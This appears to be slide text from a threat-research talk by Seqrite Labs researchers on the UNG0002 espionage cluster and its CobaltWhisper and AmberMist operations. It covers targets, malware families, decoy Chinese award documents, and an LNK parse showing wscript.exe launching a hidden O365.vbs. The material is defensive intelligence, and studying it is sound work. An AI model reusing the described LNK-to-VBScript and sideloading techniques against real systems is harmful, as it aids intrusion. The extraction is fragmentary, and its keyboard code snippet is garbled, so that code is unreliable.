

SUBHAJEET SINGHA

SECURITY RESEARCHER, SEQRITE LABS, QUICKHEAL, INDIA

by ■ positive technologies

```
def key_pressed(key):  
    print(f"{key} pressed")
```

UNGB0002: Regional Threat Operations tracked across multiple Asian Jurisdictions.


- Advanced, Adaptive & Persistent Entity from South East Asia

positive
Jakarta hack
talks

#PHTalks

```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```

```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```



The speaker



About

- Security Researcher – II @ Seqrite Labs, Quick Heal, India .
- Loves Reverse Engineering.
- Does APT Hunting & Threat Research.

Co-Researcher




About

- Senior Security Researcher @ Seqrite Labs, Quick Heal, India .
- APT Hunting & Threat Intelligence.



LinkedIn : [Sathwik Ram Prakki](#)



X : [@PrakkiSathwik](#)

Agenda



Meet UNG0002



Timeline of Events



Operation CobaltWhisper



Operation AmberMist




Infrastructure & Attribution



Conclusion

Meet UNG0002



Meet UNG0002


Operation CobaltWhisper

- Active since May 2024
- Targets – Hong Kong, China, Pakistan
- Sectors
 - Strategic Infrastructure and Tech.
 - Scientific and Academic Institutions
- Arsenal
 - Cobalt Strike
 - VBScript

Operation AmberMist

- Active since Jan 2025
- Targets – China and Pakistan
- Sectors – Gaming Industry and IT sector
- Arsenal
 - INet RAT, Shadow RAT, Blister
 - ClickFix
 - VBScript, BAT, PowerShell, SCT

Timeline of UNG0002



Timeline of UNG0002 – Cobalt Whisper



Timeline of UNG0002 – AmberMist

Targets MOFA

Islamabad

- ClickFix
- DLL-sideload into Rasphone
- Shadow RAT

Targets Gaming Industry

- 张婉婉简历
- DLL-Sideload into Node-WebKit
- Blister DLL Implant

Jan

2025

Early - May


Late - May

2025

Targets AI/Tech Industry

- "李明月_CV.pdf.lnk"
- Execution via LOLBIN
- INET RAT

Operation Cobalt Whisper



Operation Cobalt Whisper


Industries Affected

- Defense Industry
- Electrotechnical Engineering
- Energy (Hydropower, Renewable Energy)
- Civil Aviation
- Environmental Engineering
- Academia and Research Institutions
- Medical Science Institutions
- Cybersecurity Researchers



Initial Findings

We will now look into some of the initial findings.



RAR Archive File

- “附件1：《2024年度中国电工技术学会科学技术奖推荐提名书》（技术发明奖和科技进步奖）填报说明(2024年8月新版).pdf.lnk”
- Attachment 1: Instructions for filling in the “2024 Recommended Nomination Form for Science and Technology Awards of the Chinese Society of Electrotechnology (Technical Invention Award and Scientific and Technological Progress Award)” (new version in August 2024)



LNK Scripts.


- Multiple such shortcut files using **wscript** (or **cscript**) to execute hidden Visual Basic Script



Final Payloads.

- Decoding hidden implants that lead to **Cobalt Strike** beacons

Infection Chain



Operation Cobalt Whisper

Decoy Documents - I



中国电工技术学会
China Electrotechnical Society

2024 年度中国电工技术学会科学技术奖

推荐/提名书

(技术发明奖和科技进步奖)

2024 Annual China Electrical Society Science and Technology Award

Recommendation / Nomination Form

填报说明

目录

一、项目基本情况	1
二、项目简介	3
三、主要科技创新内容	3
四、第三方评价	5
五、应用推广情况	5
六、经济、社会效益	5
七、本项目曾获科技奖励情况	7
八、主要知识产权目录	7
九、主持或参与制定的标准情况	7
十、代表性论文/专著发表情况	7
十一、主要完成人情况表	8
十二、主要完成单位情况表	9
十三、推荐单位意见（专家推荐时可不填）	9
十四、专家推荐意见（单位推荐时可不填）	9
十五、其他支撑材料	10
十六、项目视频介绍	10

Contents on Guidelines for Project
Submission

Decoy Documents - II

七、本项目曾获科技奖励情况

按表格栏目填写本项目相关技术内容及创新点曾获科技奖励情况。应写明获奖项目名称、获奖时间、主要完成单位（按奖励证书排序完整填写）、主要获奖人（按奖励证书排序完整填写）、奖项名称、奖励等级、授奖部门（机构）。

Previous Awards received by the current project.

八、主要知识产权目录

应填写直接支持本项目主要创新点成立且已授权的知识产权，包括发明专利权、计算机软件著作权、集成电路布图设计权、实用新型专利权等，不超过20项。应按与主要科技创新点的密切程度排序，前三项应填写核心知识产权。

申报单位应将每个已授权专利的专利证书、权利要求书和说明书合并生成一个PDF文件上传至系统；主要知识产权证明目录填写完整后，应从系统导出、打印，并由第一完成人签字后，扫描上传PDF文件至系统。

九、主持或参与制定的标准情况

用于体现通过项目实施，所主持或参与制定标准的情况，鼓励科技创新项目、入标准、入管理。所涉及的标准均应为公开发布的标准，按照要求如实填写标准名称、标准号、发布时间、发布机关、所支撑创新点（仅需要列出创新点序号即可）、标准起草单位名称及排序、标准起草人姓名及排序。

所填写的标准，起草单位和起草人必须有本项目的主要完成单位和主要完成人。

相关标准包括国际标准、国家标准、行业标准、地方标准、团体标准、企业标准不必填写。

十、代表性论文/专著发表情况

按照表格栏目要求，如实填写支持本项目“主要科技创新内容”成立

7

十五、其他支撑材料

Additional Supporting Materials

1. 此处仅限上传与项目相关的说明性、支撑性文件，如联合研发证明、专利及论文目录、同行专家推荐信以及项目相关的照片等。
2. 主件中已上传的支撑材料，请勿在此重复上传。
3. 总数不超过5个，每个PDF文件只能包含一类独立内容，大小不超过8M。

十六、项目视频介绍

Project Video Introduction.

通过网评的项目，须上传项目视频（有声PPT）介绍，内容包括立项背景、总体思路、主要内容、科技创新点、主要技术经济指标、取得相关知识产权情况、推广应用及经济社会效益等。原则上由第一完成人进行项目汇报并首先作自我介绍，不得采用专业配音。视频时间不超过5分钟（MP4格式，大小不超过30M）。

网评结束后，通过网评的项目会收到短信通知，项目联系人可在规定的日期内可登录系统并上传视频文件。从系统“项目填报—科学技术进步奖项目填报”界面“上传项目视频介绍”入口处上传文件。

没有通过网评的项目，将不会收到短信通知，无需制作项目视频文件，项目联系人也无权限登录系统。

Decoy Documents - III

第二章 奖励设置

第七条 中国电工技术学会科学技术奖下设技术发明奖、科技进步奖、高景德科技成就奖和青年科技奖。

(一) 技术发明奖

授予在电气工程领域产品、工艺、材料及其系统等重要技术发明中做出重要贡献的单位和个人。

(二) 科技进步奖

授予在技术研究、技术开发、技术创新、推广应用先进科学技术成果、促进高新技术产业化，以及完成重大科学技术工程、计划项目等方面做出突出贡献的单位和个人。

科技进步奖项目类别：

1. 技术开发类项目：是指在科学研究和技术开发活动中，完成的具有重大市场实用价值并得到推广应用的产品、技术、工艺、材料和设计方法，为培养和造就专家型技能型人才，技术实用性强、应用成效显著、主要完成人为工人身份的技术创新项目亦可推荐本类奖项。

2. 重大工程类项目：是指在电气工程领域重大基建工程、技术改造升级工程、科学技术工程、国家重大科技基础设施等工作中做出重要贡献并取得显著经济社会效益的项目。

(三) 高景德科技成就奖

高景德科技成就奖由中国电工技术学会和清华大学联合发起设立，旨在纪念我国电气工程学科的重要奠基人之一、中国电工技术学会主要创始人之一、学会第一屆和第二屆理事长、清华大学原校长高景德院士，激励

正当手段骗取奖励的，由奖励办公室报奖励委员会批准后撤销奖励，并公开通报。

Revocation of
Awards

第四十六条 中国电工技术学会择优向上级单位推荐优秀获奖项目。

第四十七条 奖励委员会负责审定本办法，授权奖励办公室组织修订和发布。

第四十八条 本办法由中国电工技术学会负责解释。

Various regulations and
interpretations.

Technical Analysis – LNK

- LNK runs the malicious VBScript **O365.vbs** using a Windows utility known as wscript.exe

Template Results - LNK.bt

Name	Value	Start	Size	Type	Color	Comment
> sShellLinkHeader		0h	4Ch	struct ShellLink...		
> sLinkTargetIDList	CLSID_MyComputer\{C:\Windows\system32\wscript.exe	4Ch	143h	struct LinkTarget...		
> NAME_STRING	Type: PDF Document Size: 352.11 KB Date Modified: 2024/08/21 19:39:58	18Fh	90h	struct StringData		
> CountCharacters	71	18Fh	2h	uint16		
> String[71]	Type: PDF Document Size: 352.11 KB Date Modified: 2024/08/21 19:39:58	191h	8Eh	wchar_t		
> RELATIVE_PATH	..\..\..\..\Windows\system32\wscript.exe	21Fh	5Eh	struct StringData		
> CountCharacters	46	21Fh	2h	uint16		
> String[46]	..\..\..\..\Windows\system32\wscript.exe	221h	5Ch	wchar_t		
> COMMAND_LINE_ARGUMENTS	"_MSWORD\office\O365.vbs"	27Dh	34h	struct StringData		
> CountCharacters	25	27Dh	2h	uint16		
